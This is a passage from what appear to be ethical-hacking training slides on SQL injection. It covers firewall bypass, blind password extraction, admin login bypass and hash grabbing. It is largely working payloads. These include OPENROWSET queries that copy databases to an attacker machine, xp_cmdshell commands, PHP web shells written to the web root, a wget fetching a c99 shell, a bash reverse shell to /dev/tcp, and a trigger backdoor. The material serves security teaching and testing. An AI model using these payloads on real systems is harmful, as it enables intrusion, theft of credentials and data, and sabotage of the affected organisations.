- In example above, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
- This Oracle function tries to connect to '**testerserver**' and make a **HTTP GET** request containing the return from the query "**SELECT user FROM DUAL**"
- The tester can set up a webserver (e.g. Apache) or use the Netcat tool

```
/home/tester/nc -nLp 80
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```

Exploiting Second-Order SQL Injection

- Second order SQL injection occurs when **data input** is **stored** in database and **used** in processing another SQL query without validating or using **parameterized queries**
- By means of Second-order SQL injection, depending on the **backend database**, database **connection settings** and the **operating system**, an attacker can:
  - **Read**, **update** and **delete** arbitrary data or arbitrary tables from the database
  - Execute commands on the underlying **operating system**

Sequence of actions performed in a second-order SQL injection attack

- The attacker submits a crafted input in an **HTTP request**
- The application **saves the input in the database** to use it later and gives response to the HTTP request
- Now, the attacker submits **another request**
- The web application processes the **second request using the first input stored** in database and executes the **SQL injection query**
- The results of the query in response to the second request are **returned to the attacker**, if applicable

Bypass Firewall using SQL Injection

Normalization Method

- Systematic representation of database in normalization process sometimes lead to SQL injection attack
- The attacker changes the structure of SQL query to perform the attack

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

HPP and HPF Techniques

- HPP technique is used to override HTTP GET/POST parameters by injecting delimiting characters in query strings

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

- HPF is used along with HPP by using UNION operator to bypass firewalls

```
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

Blind SQL Injection

- This technique is used to replace WAF signatures with their synonyms by using SQL functions
- Attackers use logical requests such as AND/OR to bypass the firewall

```
/?id=1+OR+0x50=0x50
/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74
```

Signature Bypass

- Attackers transform the signature of SQL queries to bypass the firewall

```
/?id=1+union+(select+'xz'from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users))
```

Perform SQL Injection to Insert a New User and Update Password

Inserting a New User using SQL Injection

- If an attacker can learn about the structure of users table in a database, he/she can attempt inserting a new user into the table
- For example, an attacker can exploit the following query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

- After injecting INSERT statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; INSERT INTO Users (Email_ID, User_Name, Password)
VALUES ('Clark@mymail.com','Clark','MyPassword');--';
```

Updating Password using SQL Injection

- If an attacker is able to learn that a user with email address 'Alice@xyz.com' exists, he/she can UPDATE the email address to the attacker's address
- After injecting UPDATE statement to the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users SET Email_ID = 'Clark@mymail.com' WHERE
Email_ID ='Alice@xyz.com';
```

- Now, the attacker opens the web application's login page in a browser and clicks on the 'Forgot Password?' link to reset the password

Exporting a Value with Regular Expression Attack

Finding the 1st character of password in MySQL

Check if 1st character in password is between 'a' and 'f'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-f]' AND ID=2)
```
(Returns TRUE)

Check if 1st character in password is between 'a' and 'c'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-c]' AND ID=2)
```
(Returns FALSE)

Check if 1st character in password is between 'd' and 'f'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-f]' AND ID=2)
```
(Returns TRUE)

Check if 1st character in password is between 'd' and 'e'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-e]' AND ID=2)
```
(Returns TRUE)

Check if 1st character in password is 'd'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d]' AND ID=2)
```
(Returns TRUE)

Finding the 2nd character of password in MSSQL

Check if 2nd character in password is between 'a' and 'f'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[a-f]%' AND ID=2)
```
(Returns FALSE)

Check if 2nd character in password is between '0' and '9'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-9]%' AND ID=2)
```
(Returns TRUE)

Check if 2nd character in password is between '0' and '4'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-4]%' AND ID=2)
```
(Returns FALSE)

Check if 2nd character in password is between '5' and '9'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-9]%' AND ID=2)
```
(Returns TRUE)


Check if 2nd character in password is between '5' and '7'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-7]%' AND ID=2)
```
(Returns FALSE)

Check if 2nd character in password is '8'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[8]%' AND ID=2)
```
(Returns TRUE)

SQL Injection Methodology



Database, Table, and Column Enumeration

Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or *current_user, session_user, system_user*

```
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%',
benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

- Default administrator accounts include sa, system, sys, dba, admin, root and many others
- The dbo is a user that has implied permissions to perform all activities in the database
- Any object created by any member of the sysadmin fixed server role belongs to dbo automatically

Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where
xtype = 'U' and name > '.') --
```

Column Enumeration in DB

MSSQL

```
SELECT name FROM syscolumns WHERE
id = (SELECT id FROM sysobjects
WHERE name = 'tablename ')
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns
WHERE table_name='tablename '
```

DB2

```
SELECT * FROM syscat.columns
WHERE tabname= 'tablename '
```

Postgres

```
SELECT attnum,attname from
pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid
AND attnum > 0
```

Advanced Enumeration

Oracle

- SYS.USER_OBJECTS
- SYS.TAB, SYS.USER_TABLES
- SYS.USER_VIEWS
- SYS.ALL_TABLES
- SYS.USER_TAB_COLUMNS
- SYS.USER_CATALOG

MS Access

- MsysACEs
- MsysObjects
- MsysQueries
- MsysRelationships

MySQL

- mysql.user
- mysql.host
- mysql.db

MSSQL Server

- sysobjects
- syscolumns
- systypes
- sysdatabases

Tables and columns enumeration in one query

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1,
1, '1', 1, 1, 1, 1, 1  from sysobjects, syscolumns, systypes where sysobjects.xtype =
'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --
```

Database Enumeration

Different databases in Server

```
' and 1 in (select min(name ) from  master.dbo.sysdatabases where name >'.' ) --
```

File location of databases

```
' and 1 in (select min(filename ) from master.dbo.sysdatabases where filename >'.' ) --
```

Features of Different DBMSs

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	''+''	" "&" "	''||'	" concat " " "+" " ''||''	''||''
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual

Creating Database Accounts

Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

Oracle

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

Microsoft Access


```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

MySQL

```
INSERT INTO mysql.user (user, host, password)
VALUES ('victor', 'localhost',
PASSWORD('Pass123'))
```

Password Grabbing

- Attacker uses his/her tricks of SQL injection and **forms an SQL query intended to grab the passwords** from the user-defined database tables



Grabbing user name and passwords from a User Defined table

User Name	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+'  ' from users where login>@var
select @var as var into temp end --
```

```
' and 1 in (select var from temp) --
```

```
' ; drop table temp --
```

Grabbing SQL Server Hashes

The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),

@hexstring = '0123456789ABCDEF'

while (@i<=@length) BEGIN

 declare @tempint int, @firstint int, @secondint int

 select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))

 select @firstint=FLOOR(@tempint/16)

 select @secondint=@tempint - (@firstint*16)

 select @charvalue=@charvalue + SUBSTRING
 (@hexstring,@firstint+1,1) +SUBSTRING (@hexstring,
 @secondint+1, 1)

 select @i=@i+1

END
```

And then we just cycle through all passwords

SQL query

```
SELECT name, password FROM sysxlogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dba access

With lower privileges you can still recover user names and brute force the password

SQL server hash sample

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED250
3412FD54D6119FFF04129A1D72E7C3194F7284A7F3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Extracting SQL Hashes (In a Single Statement)

```
'; begin declare @var varchar(8000), @xdate1 datetime,
@binvalue varbinary(255), @charvalue varchar(255), @i int,
@length int, @hexstring char(16) set @var=':' select
@xdate1=(select min(xdate1) from master.dbo.sysxlogins where
password is not null) begin while @xdate1 <= (select max(xdate1)
from master.dbo.sysxlogins where password is not null) begin
select @binvalue=(select password from master.dbo.sysxlogins
where xdate1=@xdate1), @charvalue = '0x', @i=1,
@length=datalength(@binvalue), @hexstring = '0123456789ABCDEF'
while (@i<=@length) begin  declare @tempint int, @firstint int,
@secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)
select @secondint=@tempint - (@firstint*16) select
@charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) +
SUBSTRING (@hexstring, @secondint+1, 1)  select @i=@i+1  end
select @var=@var+' | '+name+'/'+@charvalue from
master.dbo.sysxlogins where xdate1=@xdate1 select @xdate1 =
(select isnull(min(xdate1),getdate()) from master..
sysxlogins where xdate1>@xdate1 and password is not null)
end select @var as x into temp end end --
```

Transfer Database to Attacker's Machine

SQL Server can be linked back to the attacker's DB by using **OPENROWSET**. DB Structure is replicated and data is transferred. This can be accomplished by connecting to a remote machine on **port 80**

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from   mydatabase..hacked_sysdatabases')
select * from master.dbo.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase.. hacked_sysdatabases')
select *  from user_database.dbo.sysobjects -
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase.. table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```

Interacting with the Operating System

There are two ways to interact with the OS:

- Reading and writing system files from disk
- Direct command execution via remote shell

MSSQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM
'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data
as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction

```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

Note: Both methods are restricted by the database's running privileges and permissions

Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query and dump the results into a file

- `NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*`

  If successful, the injection will display the contents of the passwd file

- `NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]); ?>' INTO OUTFILE '/var/www/certifiedhacker.com/shell.php'/*`

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of using wget to get a file:
  http://www.certifiedhacker.com/shell.php?command=wget http://www.example.com/c99.php

Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Server name and configuration

```
' and 1 in (select @@servername ) --
' and 1 in (select srvname from master..sysservers
) --
```

- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, traceroute?
- Test for firewall and proxies

Network Reconnaissance

- You can execute the following using the `xp_cmdshell` command:
- Ipconfig /all, Tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell 'nslookup a.com
MyIP' --
```


Reverse Pings

```
'; exec master..xp_cmdshell 'ping 10.0.0.75'
--
```

OPENROWSET

```
'; select * from OPENROWSET( 'SQLoledb',
'uid=sa; pwd=Pass123; Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```

Network Reconnaissance Full Query



Note: Microsoft has disabled **xp_cmdshell** by default in SQL Server. To enable this feature

```
EXEC sp_configure
'xp_cmdshell', 1 GO RECONFIGURE
```

Finding and Bypassing Admin Panel of a Website

- Attackers try to find the admin panel of a website using simple **Google dorks** and bypass the **administrator authentication** using SQL injection attack

- An attacker generally uses Google dorks to find the **URL of an admin panel**
- For example:
  - http://www.certifiedhacker.com/admin.php
  - http://www.certifiedhacker.com/admin/
  - http://www.certifiedhacker.com/admin.html
  - http://www.certifiedhacker.com:2082/

- Once the attacker obtains access to admin login page, he/she **injects malicious input** to find user name and password of admin
- Malicious input used by an attacker to bypass authentication:
  - ' or 1=1 --
  - 1'or'1'='1
  - admin'--
  - " or 0=0 --
  - or 0=0 --
  - ' or 0=0 #
  - " or 0=0 #
  - or 0=0 #

PL/SQL Exploitation

- PL/SQL code has vulnerabilities similar to **dynamic queries** that **integrate user input** at run time

- Attackers can exploit any **insecure programming structures** in PHP, .NET, etc. that are used to interact with SQL database

PL/SQL Procedure

```
CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
VARCHAR2, N_Password IN VARCHAR2) AS
CUR SYS_REFCURSOR;
FLAG NUMBER;
BEGIN
  OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = ''
  || N_UserName || '''' || ' AND Password = ''' || N_Password ||
  ''''';
  FETCH CUR INTO FLAG;
   IF CUR%NOTFOUND
    THEN
    RAISE_APPLICATION_ERROR(-20343, 'Password  Incorrect');
   END IF;
  CLOSE CUR;
END;`
```

Exploiting Quotes

- If an attacker injects malicious input such as 'x' OR '1'='1' into the user password field, the modified query given in the procedure returns a row without providing a valid password

```
EXEC Validate_UserPassword ('Bob', 'x'' OR
''1''=''1');
```

- SQL Query Executed

```
SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND
Password = 'x' OR '1'='1';
```

Exploitation by Truncation

- An attacker may use inline comments to bypass certain parts of SQL statement

```
EXEC Validate_UserPassword ('Bob''--', '');
```

- SQL Query Executed

```
SELECT 1 FROM User_Details WHERE UserName = 'Bob'--
AND Password='';
```

Creating Server Backdoors using SQL Injection

Getting OS Shell

- If an attacker can access the web server, he/she can use the following MySQL query to create a PHP shell on the server

```
SELECT '<?php exec($_GET[''cmd'']); ?>' FROM usertable
INTO dumpfile '/var/www/html/shell.php'
```

- To learn the location of the database in the web server, an attacker can use the following SQL injection query which gives the directory structure

```
SELECT @@datadir;
```

- An attacker, with the help of directory structure, can find the location to place the shell on the web server
- MSSQL has built-in functions such as xp_cmdshell to call OS functions at runtime
- For example, the following statement creates an interactive shell listening at 10.0.0.1 and port 8080

```
EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080
0>&1'
```

Creating Database Backdoor

- Attackers use database triggers to create backdoors
- For example,
  - An online shopping website stores the details of all the items it sells in a database table called ITEMS
  - An attacker may inject a malicious trigger on the table that will automatically set the price of the item to 0

```
CREATE OR REPLACE TRIGGER SET_PRICE

AFTER INSERT OR UPDATE ON ITEMS

FOR EACH ROW

BEGIN

  UPDATE ITEMS

  SET Price = 0;

END;
```


Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

SQL Injection Tools: SQL Power Injector and sqlmap

SQL Power Injector


SQL Power Injector is an application created in .Net 1.1 that helps attacker to find and **exploit SQL injections** on a web page



http://www.sqlpowerinjector.com

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and taking over of database servers

